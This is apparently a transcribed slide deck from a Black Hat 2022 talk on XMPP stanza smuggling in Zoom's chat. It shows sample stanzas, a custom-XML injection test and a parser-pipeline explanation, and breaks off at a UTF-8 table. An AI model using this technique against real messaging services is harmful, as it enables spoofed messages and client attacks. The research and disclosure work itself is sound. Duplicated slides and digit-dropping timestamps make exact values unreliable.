XMPP Stanza Smuggling or How I Hacked Zoom

Ivan Fratric, Google Project Zero

BlackHat USA 2022

About the speaker

Ivan Fratric

- Google Project Zero since 2016
- Previously: Google Security Team, academia (Uni ZG)
- Publishing security research for >>10 years
- Author: WinAFL, Domato, TinyInst, Jackalope, …
- Twitter: @ifsecure

XMPP

```
<?xml version='1.0' ?><stream:stream to='xmpp.zoom.us' xmlns='jabber:client'
xmlns:stream='http://etherx.jabber.org/streams' xml:lang='en' version='2.0'>

    <message from='zt5aygods8mzcclqhpn-ag@xmpp.zoom.us/ZoomChat_pc'
    to='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us'
    id='{B0D067FD-F47A-47DF-9305-4C2B47489F06}' type='chat'><body>test
    message</body><thread>gloox{F096A899-64D6-4B36-9D65-11BAD59E3D7D}</t
    hread><active xmlns='http://jabber.org/protocol/chatstates'/><zmext
    expire_t='1720173136000' t='1657014736331'><from n='Ivan Vctm'
    res='ZoomChat_pc'/><msg_type>0</msg_type><to/><visible>true</visible
    ><msg_feature>4</msg_feature></zmext></message>
```

Stanza

```
    <iq from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'
    to='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'
    id='{8D2152A9-422E-4510-86A3-F4B510D93AB6}' type='result'/>
```

Stanza

```
</stream:stream>
```

XMPP

Sent:

```
<message xmlns='jabber:client' to='zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type=
'chat' from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'><body>hello</body><thread>
gloox{...}</thread><active xmlns='http://jabber.org/protocol/chatstates'/><zmext>
<msg_type>0</msg_type><from n='Ivan Attckr' res='ZoomChat_pc'/><to/><visible>true
</visible><msg_feature>4</msg_feature></zmext></message>
```

Received:

```
<message from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to=
'zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type='chat'><body>hello</body>
<thread>gloox{...}</thread><active xmlns='http://jabber.org/protocol/chatstates'/>
<zmext expire_t='1720185046000' t='1657026646132'><from n='Ivan Attckr'
res='ZoomChat_pc'/><msg_type>0</msg_type><to/><visible>true</visible><msg_feature>4
</msg_feature></zmext></message>
```

XMPP

Sent:

```
<message xmlns='jabber:client' to='zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type=
'Chat' from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'>
<body>hello<foo>bar</foo></body><thread>gloox{...}</thread><active
xmlns='http://jabber.org/protocol/chatstates'/><zmext><msg_type>0</msg_type><from
n='Ivan Attckr' res='ZoomChat_pc'/><to/><visible>true</visible><msg_feature>
4</msg_feature></zmext></message>
```

Received:

```
<message from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to=
'zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type='chat'>
<body>hello<foo>bar</foo></body> <thread>gloox{...}</thread><active
xmlns='http://jabber.org/protocol/chatstates'/><zmext expire_t='1720185046000'
t='165702646132'><from n='Ivan Attckr' res='ZoomChat_pc'/><msg_type>0</msg_type>
<to/><visible>true</visible><msg_feature>4</msg_feature></zmext></message>
```

XMPP

Sent:

```
<message xmlns='jabber:client' to='zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type=
'Chat' from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc'>
<body>hello<foo>bar</foo></body><thread>gloox{...}</thread><active
xmlns='http://jabber.org/protocol/chatstates'/><zmext><msg_type>0</msg_type><from
n='Ivan Attckr' res='ZoomChat_pc'/><to/><visible>true</visible><msg_feature>
4</msg_feature></zmext></message>
```

Received:


```
<message from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to=
'zt5aygods8mzcclqhpn-ag@xmpp.zoom.us' id='{...}' type='chat'>
<body>hello<foo>bar</foo></body> <thread>gloox{...}</thread><active
xmlns='http://jabber.org/protocol/chatstates'/><zmext expire_t='172018504600'
t='165702646132'><from n='Ivan Attckr' res='ZoomChat_pc'/><msg_type>0</msg_type>
<to/><visible>true</visible><msg_feature>4</msg_feature></zmext></message>
```

XMPP


- Allows including custom, user-controlled XML as part of stanzas
- XML code included in this way must be well-formed*

*Server will discard XML which it doesn’t consider well-formed


XMPP XML pipeline



What is wrong with this picture?




What is wrong with this picture?



a) Custom XML gets sent all the way through the pipeline


What is wrong with this picture?



a) Custom XML gets sent all the way through the pipeline

b) XML parsers have quirks

What is XMPP stanza smuggling?



Client

Server

XML Parser

XML Serializer

Client


XML Parser

Client sends custom XML

Server sees a single stanza, e.g. `<message>...</message>`

Client sees multiple stanzas, e.g.
`<message>...</message>`
`<iq>...</iq>`

Not really a single bug type




Bugs here:
🐞CVE-2022-25236
🐞P0-2275


Bugs here:
🐞CVE-2022-25235

Bugs here:
🐞P0-2284

XMPP XML pipeline (Zoom)




How do I know what Zoom is running on their servers?



DEVELOPER + ENGINEER // C++ // JAVA //

Senior XMPP Engineer at Zoom Video Communications


ZOOM VIDEO COMMUNICATIONS | SOUTH BAY



The XMPP Server Team is responsible for Zoom Chat IM message capabilities and presence which is a core service for Zoom Chat. As a Sr XMPP Server Software Engineer you will be tasked with using Erlang for the overall development and maintenance of XMPP IM service.

Source: https://www.builtinsf.com/job/engineer/senior-xmpp-engineer/49922

Example bug #1: UTF-8 encoding




Code point <-> UTF-8 conversion

First code point	Last code point	Byte 1	Byte 2	Byte 3	Byte 4
U+0000	U+007F	0xxxxxxx			
